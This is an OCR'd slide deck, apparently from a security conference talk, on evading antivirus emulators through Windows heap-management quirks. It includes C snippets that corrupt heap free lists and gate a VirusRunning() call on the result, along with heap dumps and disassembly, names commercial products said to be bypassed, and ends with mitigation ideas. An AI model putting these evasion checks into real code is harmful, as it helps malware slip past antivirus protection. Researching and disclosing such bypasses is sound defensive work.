
The heap manager would not be able to allocate new memory space to h4 anymore.

But the AV-Emulator do not have such feature, thus we can bypass the emulator as below:

Exploiting Windows heap management mechanism


```
HeapFree(hp,0,h1);
HeapFree(hp,0,h3);
HeapFree(hp,0,h2);
int diff = (16+8)+ (32+8) + (16+8);
int nlink = (int)h1 + diff;
*(int *)h1 = nlink;
*((int *)h1+1) = nlink;
h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,60);
if (h4 == 0)
{       printf("virurunning ...\n");
        VirusRunning();
}
```

Exploiting Windows heap management mechanism




```
+0x0c4 FreeLists: _LIST_ENTRY [ 0x4f07d0 - 0x4f07d0 ]
004f07c8 13f806e1 00004631 004f00c4 004f00c4
004f07d8 41414141 41414141 04010005 0800467a
004f07e8 42424242 42424242 42424242 42424242
004f07f8 42424242 42424242 42424242 42424242
004f0808 fb0000fb 00004671 004f00c4 004f00c4
004f0818 43434343 43434343 f80000f8 0000467a
004f0828 004f00c4 004f07d0 00000000 00000000
```

Exploiting Windows heap management mechanism




```
+0x0c4 FreeLists: _LIST_ENTRY [ 0x4f07d0 - 0x4f07d0 ]
004f07c8 13f806e1 00004631 004f0828 004f0828
004f07d8 41414141 41414141 04010005 0800467a
004f07e8 42424242 42424242 42424242 42424242
004f07f8 42424242 42424242 42424242 42424242
004f0808 fb0000fb 00004671 004f00c4 004f00c4
004f0818 43434343 43434343 f80000f8 0000467a
004f0828 004f00c4 004f07d0 00000000 00000000
```

Exploiting Windows heap management mechanism


- Ntdll.RtlpAllocateHeap fails on memory allocation

```
776a5f0d 8d4e08          lea     ecx,[esi+8]
776a5f10 8b39            mov     edi,dword ptr [ecx]
776a5f12 897db8          mov     dword ptr [ebp-48h],edi
776a5f15 8b560c          mov     edx,dword ptr [esi+0Ch]
776a5f18 895598          mov     dword ptr [ebp-68h],edx
776a5f1b 8b12            mov     edx,dword ptr [edx]
776a5f1d 8b7f04          mov     edi,dword ptr [edi+4]
776a5f20 3bd7            cmp     edx,edi
776a5f22 0f85674a0200    jne     ntdll!RtlpAllocateHeap+0x7a3
```

Exploiting Windows heap management mechanism

- Ntdll.RtlpAllocateHeap fails on memory allocation.

```
if ( v47 == *(_DWORD *)(*(_DWORD *)v120 + 4) && v47 == v120 ){•••
    *(_DWORD *)(v44 + 120) -= v45;
    *(_DWORD *)v22 = v67;
    } goto LABEL_78;
 }
 v94 = v47;
 v93 = *(_DWORD *)(*(_DWORD *)v120 + 4);
 v92 = v120;
 v91 = v126;
LABEL_252:
 RtlpLogHeapFailure(12, v91, v92, v93, v94, 0);
```



Exploiting Windows heap management mechanism

```
HeapFree(hp,0,h1);
HeapFree(hp,0,h3);
HeapFree(hp,0,h2);
int diff = (16+8)+ (32+8) + (16+8);
int nlink = (int)h1 + diff;
*(int *)h1 = nlink;
*((int *)h1+1) = nlink;
h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,60);
if (h4 == 0)
{       printf("virurunning ...\n");
        VirusRunning();
}
```

Exploiting Windows heap management mechanism

If (h4 == 0) , we can bypass

- Kaspersky KIS2016 
- Norman Suite 11 

- Bitdefender Anti-virus2016 

- ESET Smart Seurity8 

- VBA32 

- …

Advanced Exploitation Techniques

- In fact, the bypass mechanism is quite simple, let's take a look at the code like this:

Exploiting Windows heap management mechanism

```
hp = HeapCreate(0,0x1000,0x10000);
for (int i = 0 ; i < 10 ; i++)    {
        h[i] = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
}
HeapFree(hp,0,h[0]);
HeapFree(hp,0,h[2]);
HeapFree(hp,0,h[4]); HLOCAL hfixed = h[4];
HLOCAL hx = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
if (hx == hfixed )  {
        printf("virurunning ...\n");
        VirusRunning();   }
```

Advanced Exploitation Techniques


- Life is tough, you can use a variety of tricks to distinguish AV-Emulator from real machine;
  - Any predictable information of heap allocation/free
  - Heap header information (After calling HeapFree)
  - Heap list operations like add, delete ,and break
  - Heapspray
  - …

Advanced Exploitation Techniques

- The examples of heap operations indicate:
  - If we dig into any of the OS features, it probably can be used to bypass emulator.
  - At present, it is difficult to build a sophisticated AV-Emulator that runs like real machine
  - We have opened Pandora box.

DEMO TIME

- Bypass Kaspersky KIS16.0.1.445zh-hans-cn_full.exe
- Other products End-point AV



AV-Emulator Bypass Mitigation

- It is not easy for AV-Emulator to mitigate bypass because of lack of effective countermeasures.
- Take more effort on depth of static heuristic analysis in order to avoid the problems of condition or branch.
- In order to protect the internal detection logic of AV-Emulator, the emulator is supposed to reject a huge amount of scanning requests in a very short time.

Thank You! Q&&A

neineit@gmalil.com

http://www.vxjump.net

Thanks to Bing Sun gives me some cool ideas.

Thanks to Linxer talked about VM inside details with me.